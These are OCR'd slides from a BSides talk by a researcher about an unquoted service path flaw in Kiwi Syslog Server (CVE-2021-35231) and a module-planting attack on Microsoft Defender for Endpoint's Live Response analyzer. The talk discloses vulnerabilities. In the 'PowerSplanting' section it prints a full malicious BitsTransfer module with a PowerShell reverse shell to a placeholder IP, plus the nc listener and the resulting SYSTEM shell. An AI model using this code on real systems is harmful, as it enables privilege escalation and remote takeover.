


A tale of an almost and one CVE

BSides Ljubljana

16.6.2023

Danijel Grah

NIL part of conscia

Whoami

- Working at NIL part of Conscia
  - SOC and offensive security offerings
- A pentester, a security researcher and consultant, a defender and again offensive security oriented
- I love the challenge


 @r4shimo

 danijel-grah-05840664

 https://github.com/rashimo

Back then … No CVE‘s

- More then 10 years ago I found major issue in modems of a popular ISP
- We approached them gentle ☺
- They said …
- No CVE on many occasions




The story of a Tablet


- A Story about Chuwi Hi 12
- Comes with Windows/Android dual boot image
- Played and Played
- WinPE USB
- Disk wipe

SolarWinds

- Wired: The Untold Story of the Boldest Supply-Chain Hack Ever
- Kiwi Syslog Server



The Story of a Tablet



github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

4989 lines (3817 sloc) | 587 KB

```
<#

PowerUp aims to be a clearinghouse of common Windows privilege escalation
vectors that rely on misconfigurations. See README.md for more information.

Author: @harmj0y
License: BSD 3-Clause
Required Dependencies: None
Optional Dependencies: None

#>

#Requires -Version 2


########################################################
#
# PSReflect code for Windows API access
# Author: @mattifestation
#   https://raw.githubusercontent.com/mattifestation/PSReflect/master/PSReflect.psm1
#
########################################################
```

Kiwi Vulnerability

- Kiwi Syslog Server 9.7.2.1.
  - Unquoted Service Path Vulnerability
  - BINARY_PATH_NAME listed, an executable named "Program.exe" could be placed in "C:\", and it would be executed as the Local System next time the service was restarted

```
C:\Program Files (x86)>sc qc "Kiwi Syslog Server"
sc qc "Kiwi Syslog Server"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Kiwi Syslog Server
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files (x86)\Syslogd\nssm.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Kiwi Syslog Server
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Unquoted Service Path Vulnerability

If the filename is a long string of text which contains spaces and is not enclosed within quotation marks, the filename will be executed in the order from left to right until the space is reached and will append .exe at the

C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe

In order to run **SomeExecutable.exe**, the system will interpret this path in the following order from 1 to 5.

1. C:\Program.exe
2. C:\Program Files\A.exe
3. C:\Program Files\A Subfolder\B.exe
4. C:\Program Files\A Subfolder\B Subfolder\C.exe
5. C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe

Unquoted Path Vulnerability - SMB Login (CVE-2021-35231)

Download PDF Send an email

Summary

As a result of an unquoted service path vulnerability present in the Kiwi Syslog Server Installation Wizard, a local attacker could gain escalated privileges by inserting an executable into the path of the affected service or uninstall entry. Example vulnerable path: Computer\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Kiwi Syslog Server\Parameters\Application

Affected Products

- Kiwi Syslog Server 9.7.2 and earlier

Fixed Software Release

- Kiwi Syslog Server 9.8

Acknowledgments

- David Rickard
- Danijel Grah

Advisory Details

Severity

6.7 Medium

Advisory ID

CVE-2021-35231

First Published

10/19/2021

Fixed Version

Kiwi Syslog Server 9.8


CVSS Score


3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H

The Story of a Tablet (The End ?)

- Another Story about Chuwi Hi 12
- Installed Kiwi Syslog Server
- Could not connect to the tablet
- Checked for privilege escalation
- Found Unquoted Service Path Vulnerability in Kiwi Syslog Server

Microsoft 365 Defender





M365 Defender Support

Learn / Microsoft 365 / Defender for Endpoint /

Collect support logs in Microsoft Defender for Endpoint using live response

Article • 02/07/2023 • 11 contributors

Feedback

In this article

See also

Applies to:


- Microsoft Defender for Endpoint Plan 2
- Microsoft 365 Defender

Want to experience Defender for Endpoint? Sign up for a free trial.


When contacting support, you may be asked to provide the output package of the Microsoft Defender for Endpoint Client Analyzer tool.

This topic provides instructions on how to run the tool via Live Response.

1. Download and fetch the required scripts available from within the 'Tools' sub-directory of the Microsoft Defender for Endpoint Client Analyzer.
   For example, to get the basic sensor and device health logs, fetch "..\Tools\MDELiveAnalyzer.ps1".
   If you also require Defender Antivirus support logs (MpSupportFiles.cab), then fetch "..\Tools\MDELiveAnalyzerAV.ps1"



Name	Date modified	Type	Size
Tools	12. 06. 2023 07:33	File folder	
MDEClientAnalyzer.cmd	12. 06. 2023 07:33	Windows Comma...	3 KB
MDEClientAnalyzer.ps1	12. 06. 2023 07:33	Windows PowerS...	196 KB
RemoteMDEClientAnalyzer.cmd	12. 06. 2023 07:33	Windows Comma...	4 KB



AgentConfigManagerLib.dll	12. 06. 2023 07:33	Application exten...	19 KB
DisplayExtendedAttribute.exe	12. 06. 2023 07:33	Application	210 KB
DLPDiagnose.ps1	12. 06. 2023 07:33	Windows PowerS...	105 KB
endpoints.txt	12. 06. 2023 07:33	Text Document	1 KB
EPPversions.xml	12. 06. 2023 07:33	XML Document	1 KB
EULA.ps1	12. 06. 2023 07:33	Windows PowerS...	28 KB
Events.json	12. 06. 2023 07:33	JSON File	46 KB
GetAadUser.exe	12. 06. 2023 07:33	Application	20 KB
MDE.psm1	12. 06. 2023 07:33	Windows PowerS...	19 KB
MDEClientAnalyzer.exe	12. 06. 2023 07:33	Application	871 KB
MDEClientAnalyzerPreviousVersion.exe	12. 06. 2023 07:33	Application	21 KB
MDEHelper.psd1	12. 06. 2023 07:33	Windows PowerS...	36 KB
MDELiveAnalyzer.ps1	12. 06. 2023 07:33	Windows PowerS...	21 KB
MDELiveAnalyzerAppCompat.ps1	12. 06. 2023 07:33	Windows PowerS...	21 KB
MDELiveAnalyzerAV.ps1	12. 06. 2023 07:33	Windows PowerS...	21 KB
MDELiveAnalyzerNet.ps1	12. 06. 2023 07:33	Windows PowerS...	21 KB
MDELiveAnalyzerPerf.ps1	12. 06. 2023 07:33	Windows PowerS...	21 KB
MDELiveAnalyzerVerbose.ps1	12. 06. 2023 07:33	Windows PowerS...	21 KB
MDEReport.xslt	12. 06. 2023 07:33	XSLT File	13 KB
MsPublicRootCA.cer	12. 06. 2023 07:33	Security Certificate	2 KB
notmyfaultc.exe	12. 06. 2023 07:33	Application	758 KB
notmyfaultc64.exe	12. 06. 2023 07:33	Application	956 KB
perfCounterW7.xml	12. 06. 2023 07:33	XML Document	6 KB
PerfCounterW10.xml	12. 06. 2023 07:33	XML Document	6 KB
procdump.exe	12. 06. 2023 07:33	Application	774 KB
ProcDump64a.exe	12. 06. 2023 07:33	Application	399 KB
Procmon.exe	12. 06. 2023 07:33	Application	5.092 KB
Procmon64a.exe	12. 06. 2023 07:33	Application	2.671 KB
PsExec.exe	12. 06. 2023 07:33	Application	700 KB
RegionsURLs.json	12. 06. 2023 07:33	JSON File	16 KB
SenseW7.wprp	12. 06. 2023 07:33	WPRP File	2 KB
SenseW10.wprp	12. 06. 2023 07:33	WPRP File	4 KB
WD.wprp	12. 06. 2023 07:33	WPRP File	31 KB
WD_Lite.wprp	12. 06. 2023 07:33	WPRP File	3 KB
winatp.cer	12. 06. 2023 07:33	Security Certificate	3 KB

MDELiveAnalyzer

The script **MDEClientAnalyzer**.ps1, dropped by **MDELiveAnalyzer**.ps1, is carefully designed and checks the integrity of executables via the Check-Command-verified function which calls the CheckAuthenticodeSignature function to check the signature of executables.

July, 2021

Start-BitsTransfer PowerShell "version" of BitsAdmin

```
function Download-WebFile($ClientAnalyzer) {
    Write-host -ForegroundColor Green "Downloading MDEClientAnalyzer from: " $ClientAnalyzer
        Import-Module BitsTransfer
        $BitsJob = Start-BitsTransfer -source $ClientAnalyzer -Destination "$DlZipFile" -Description "Downloading
        additional files" -RetryTimeout 60 -RetryInterval 60 -ErrorAction SilentlyContinue
}
$DownloadDir = "C:\ProgramData\Microsoft\Windows Defender Advanced Threat Protection\Downloads"
$DlZipFile = Join-Path $DownloadDir "MDEClientAnalyzerPreview.zip"
$ToolsDir = Join-Path $DownloadDir "Tools"
if (!(test-path -path "$DlZipFile")) {
    Download-WebFile "https://aka.ms/Betamdeanalyzer"
}
if  (test-path -path "$DlZipFile") {
    Remove-item '$DownloadDir\MDEClientAnalyzer.ps1' -Force -ErrorAction SilentlyContinue
    Remove-Item '$ToolsDir\*.*' -Force -ErrorAction SilentlyContinue
    Expand-Archive -Path $DlZipFile -DestinationPath $DownloadDir -Force -ErrorAction SilentlyContinue
    &powershell -ExecutionPolicy Bypass "& 'C:\ProgramData\Microsoft\Windows Defender Advanced Threat
    Protection\Downloads\MDEClientAnalyzer.ps1' -outputDir 'C:\ProgramData\Microsoft\Windows Defender Advanced Threat
    Protection\Downloads' %*"
}
```

The Attack

- Trying to plant a malicious BitsTransfer module (PowerSplanting)
- The PSModulePath environment variable stores the paths to the locations of the modules that are installed on disk.
- MDE $env:PSModulePath content:

```
.\WindowsPowerShell\Modules
C:\Program Files\WindowsPowerShell\Modules
C:\Windows\system32\WindowsPowerShell\v1.0\Modules
C:\Program Files\Microsoft Monitoring Agent\Agent\PowerShell\
```

Preconditions for the Attack

- The user has permissions to write into one of the following directories on the victim machine:

  - `.\WindowsPowerShell\Modules`
  - `C:\Program Files\WindowsPowerShell\Modules`
  - `C:\Windows\system32\WindowsPowerShell\v1.0\Modules`
  - `C:\Program Files\Microsoft Monitoring Agent\Agent\PowerShell`

- A SOC analyst establishes a Live response session to the victim in Microsoft 365 Security Center and runs the "Microsoft Defender for Endpoint Client Analyzer" tool

Preconditions for the Attack


- The module needs to contain the necessary arguments since from MDEClientAnalyzer.ps1 the Start-BitsTransfer function is called twice like

```
Start-BitsTransfer -source $webfile -Destination "$DlZipFile" -Description
"Downloading
additional files" -RetryTimeout 60 -RetryInterval 60 -ErrorAction SilentlyContinue

Start-BitsTransfer -Source $WPTURL -Destination "$DlZipFile" -TransferType
Download -Asynchronous
```

PowerSplanting/What

.\WindowsPowerShell\Modules
C:\Program Files\WindowsPowerShell\Modules
C:\Windows\system32\WindowsPowerShell\v1.0\Modules
C:\Program Files\Microsoft Monitoring Agent\Agent\PowerShell




```
@{
GUID="{8FA5064B-8479-4c5c-86EA-0D311FE48875}"
Author="Microsoft Corporation"
CompanyName="Microsoft Corporation"
Copyright="© Microsoft Corporation. All rights reserved."
ModuleVersion="2.0.0.0"
PowerShellVersion="5.1"
CLRVersion="4.0"
NestedModules="Microsoft.BackgroundIntelligentTransfer.Management"
FormatsToProcess="BitsTransfer.Format.ps1xml"
HelpInfoUri="https://go.microsoft.com/fwlink/?linkid=390756"
RequiredAssemblies=Join-Path $psScriptRoot "Microsoft.BackgroundIntelligentTransfer.Management.Interop.dll"
CmdletsToExport="Add-BitsFile","Complete-BitsTransfer","Get-BitsTransfer","Remove-BitsTransfer",
                "Resume-BitsTransfer","Set-BitsTransfer","Start-BitsTransfer","Suspend-BitsTransfer"
FunctionsToExport=@()
AliasesToExport=@()
CompatiblePSEditions="Core","Desktop"
}
```

C:\Program Files\WindowsPowerShell\Modules\BitsTransfer\BitsTransfer.psm1

```
function Start-BitsTransfer
{
 Param
 (
 [Parameter(Mandatory=$false)]
 [string] $Source,
 [Parameter(Mandatory=$false)]
 [string] $Destination,
 [Parameter(Mandatory=$false)]
 [string] $TransferType,
 [Parameter(Mandatory=$false)]
 [switch] $Asynchronous,
 [Parameter(Mandatory=$false)]
 [string] $Description,
 [Parameter(Mandatory=$false)]
 [string] $RetryTimeout,
 [Parameter(Mandatory=$false)]
 [string] $RetryInterval
 )
    Write-Host $env:PSModulePath
    $client = New-Object System.Net.Sockets.TCPClient("XXX.XXX.XXX.XXX",443);
    $stream = $client.GetStream();
    [byte[]]$bytes = 0..65535|%{0};
    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {
        $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
        $sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";
        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
        $stream.Flush()
    }
    $client.Close()
}
```

The Result

Command console Command log

```
                                                                    Command index
C:\> connect
Connection currently active. [last communication: 2021-07-03 18:01:27.993000+00:00]

C:\> Run MDELiveAnalyzer.ps1
Transcript started, output file is C:\ProgramData\Microsoft\Windows Defender Advanced Threat Protection\Temp\PSScr
iptOutputs\PSScript_Transcript_{E8EFED1E-52C2-44D8-B8D1-5ED8B1AF1E79}.txt
Downloading MDEClientAnalyzer from:  https://aka.ms/Betamdeanalyzer
WindowsPowerShell\Modules;C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Mo
dules;C:\Program Files\Microsoft Monitoring Agent\Agent\PowerShell\


C:\> _
```

```
$ sudo nc -lvp 443
listening on [any] 443 ...

: inverse host lookup failed: Unknown host
connect to                ] from (UNKNOWN) [192.168.100.195] 55485
PS C:\ProgramData\Microsoft\Windows Defender Advanced Threat Protection\Downloads> whoami
nt authority\system
PS C:\ProgramData\Microsoft\Windows Defender Advanced Threat Protection\Downloads>
```

The Fix

Hello Danijel,

Thank you again for reporting this issue to MSRC.

We have completed our investigation and determined that this report is not able to be reproduced as a security vulnerability by our engineers, which unfortunately means that it does not meet our bar for servicing in a security update, and I will be closing this case. Your POC assumes that one of the paths below is writeable by a user who is not part of the admin group. We have assessed that these paths are not writeable by a non-admin user on a default configuration of Windows.

```
# BgEEAYI3AgEEoGswaTA0BgorBgEEAYI3AgEeMCYCAwEAAAQQH8w7YFlLCE63JNLG
# KX7zUQIBAAIBAAIBAAIBADAxMA0GCWCGSAFlAwQCAQUABCCeBdUOoQqedA7Z
# rIeYQFThfMzj3Ba2nnhg7M+QCNrnE6CCDZcwggYVMIID/aADAgECAhMzAAADEBr/
# fXDbjW9DAAAAAAMQMA0GCSqGSIb3DQEBCwUAMH4xCzAJBgNVBAYTAlVTMRMwEQYD
# VQQIEwpXYXNoaW5ndG9uMRAwDgYDVQQHEwdSZWRtb25kMR4wHAYDVQQKExVNaWNy
# b3NvZnQgQ29ycG9yYXRpb24xKDAmBgNVBAMTH01pY3Jvc29mdCBDb2RlIFNpZ25p
# bmcgUENBIDIwMTEwHhcNMjIwODA0MjAyNjM5WhcNMjMwODAzMjAyNjM5WjCBlDEL
# MAkGA1UEBhMCVVMxEzARBgNVBAgTCldhc2hpbmd0b24xEDAOBgNVBAcTB1JlZG1v
# bmQxHjAcBgNVBAoTFU1pY3Jvc29mdCBDb3Jwb3JhdGlvbjE+MDwGA1UEAxM1TWlj
# cm9zb2Z0IFdpbmRvd3MgRGVmZW5kZXIgQWR2YW5jZWQgVGhyZWF0IFByb3RlY3Rp
# b24wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC0y67idUrLERDl3ls1
# 1XkmCQNGqDqXUbrM7xeQ3MDX2TI2X7/wxqqVBo5wjSGMUEUxZpgrQRj7fyyeQWvy
# OKx7cxcBYXxRWjOQRSYWqk+hcaLj7E9CkuYyM1tuVxuAehDD1jqwLGS5LfFG9iE9
# tXCQHI59kCLocKMNm2C8RWNNKlPYN0dkN/pcEIpf6L+P+GXYN76jL+k7uXY0Vgpu
# uKvUZdxukyqhYbWy8aNr8BasPSOudq2+1VzK52kbUq79M7F31N+JfDdyiG5YoSdc
# XDrvOU1fnP1Kc4PtUJL7tSHFuBylTiNyDnHfSORQeZPFg971CeZS7I8ZFojDLgTY
# kDQDAgMBAAGjggFzMIIBbzAfBgNVHSUEGDAWBggrBgEFBQcDAwYKKwYBBAGCN0wv
# ATAdBgNVHQ4EFgQU0X7BWbJmeu82AxuDs7MBJC8zJ8swRQYDVR0RBD4wPKQ6MDgx
# HjAcBgNVBAsTFU1pY3Jvc29mdCBDb3Jwb3JhdGlvbjEWMBQGA1UEBRMNNDUxODk0
# KzQ3MjIyMDAfBgNVHSMEGDAWgBRIbmTlUAXTgqoXNzcitW2oynUClTBUBgNVHR8E
# TTBLMEmgR6BFhkNodHRwOi8vd3d3Lm1pY3Jvc29mdC5jb20vcGtpb3BzL2NybC9N
